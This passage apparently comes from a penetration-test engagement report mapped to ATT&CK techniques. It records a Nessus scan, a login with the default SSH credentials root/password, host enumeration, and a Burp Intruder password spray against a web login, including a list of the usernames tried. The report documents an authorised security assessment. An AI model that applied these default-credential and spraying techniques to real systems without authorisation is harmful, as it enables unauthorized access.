

Figure 15. PTH Attacks

System Network Discovery: Network Vulnerability Scanning - Nessus- T1110.003
Commands Executed: Installation of Nessus Professional (Avertium License), internal PCI template, and all ports and known web app vulnerabilities were selected in the configuration.
Date and Time: 09/06/2024 – Setup, Scan (6:52PM-7:09pm) & (7:24-735pm) MST. Analysis.
Target: 192.168.57.0/24
Description:
Michael temporarily provided Nessus with a professional license for the project. Attackers may use different scanners or gain access to scanners to get a lay of the land of an organization and its vulnerabilities. Security operation centers often need to distinguish if bulk attacks are being performed intentionally by administrators or if an attacked scanner is leveraging them. If an analyst does not correctly triage, the discovery of a scanner may result in a breach or an unhappy client.

Below are the initial scan results of the immediate network that is in scope for the project. Based on the number of informational and vulnerabilities findings, many attacks occurred during the process. Often, cross-references to CVEs in service enumeration may result in discovered vulnerabilities even if exploits are not available within the context of the project.



Figure 16. Nessus Pro - Vulnerability Scan Results

Looking at the documentation Wiki, it was led to believe that an instance of the Damn Vulnerable Web App (DVWA) was on host 172.26.15.122. The figure below shows the scan results even though it did not appear that the host was truly a DVWA instance.



Figure 17. Vuln Scan – 172.26.15.122

Valid Accounts: Default Accounts – SSH - T1078.003
Commands Executed: Default SSH credentials – Username = root, Password = password
Date and Time: 09/06/2024 – (7:56MST)
Target: 192.168.57.12
Description:
While reviewing the results from the vulnerability scanning, I noticed that one host had default SSH credentials. The default credentials were valid as shown in the two figures below

Figure 18. Default Credential - Scan Results



Figure 19. Access Confirmed - SSH Default Creds

System Information Discovery – Ubuntu Host - T1082
Commands Executed: whoami, hostname, ip address
Date and Time: 09/06/2024 – 7:57PM MST
Target: 192.168.57.12
Description:
Various host enumeration commands were performed while accessing the Linux host on IP 192.168.57.12. Based on the limited services being available and the amount of time left in the engagement, it was led to believe it was a default install of Ubuntu as no other testing occurred for privilege escalation.



Figure 20. Host Enumeration Commands - 1



Figure 21. Host Enumeration Commands – 2



Figure 22. Host Enumeration Commands - 3

Password Spraying Attack – Credential Access HTTP/HTTPS - T1110.003
Commands Executed: Burp Intruder – POST request on the 172.26.15.122 login page.
Date and Time: 09/06/2024 – 8:48PM MST
Target: https://172.26.15.122
Description:
In comparison to the previously mentioned password spray, the same type of attack was performed but not against SMB but rather a web login portal. In the figure below you can see the Burp Suite Intruder module where you can see the capture post request where the user name could be selected for multiple payloads to be tested. Normally a list of domain users is enumerated through open source intelligence. However, in this case a proof of concept was done with the username list provided in Burp. A sample of the results related to the attack was also provided in the second figure below.



Figure 23. Password Spray - Burp Intruder – POST Request

Request	Payload	Status code	Response received	Error	Timeout	Length
79	Ezsetup	200	272			3536
80	FAX	200	274			3536
81	FAXUSER	200	271			3536
82	FAXWORKS	200	221			3536
83	FIELD	200	278			3536
84	FINANCE	200	265			3536
85	FND	200	215			3536
86	FSFADMIN	200	320			3536
87	FSFTASK1	200	326			3536
88	FSFTASK2	200	276			3536
89	GATEWAY	200	331			3536
90	GCS	200	330			3536
91	GEN1	200	330			3536
92	GEN2	200	346			3536
93	GPFD	200	346			3536
94	GPLD	200	234			3536
95	GUEST	200	241			3536
96	Guest	200	233			3536

Figure 24. Username List within Burp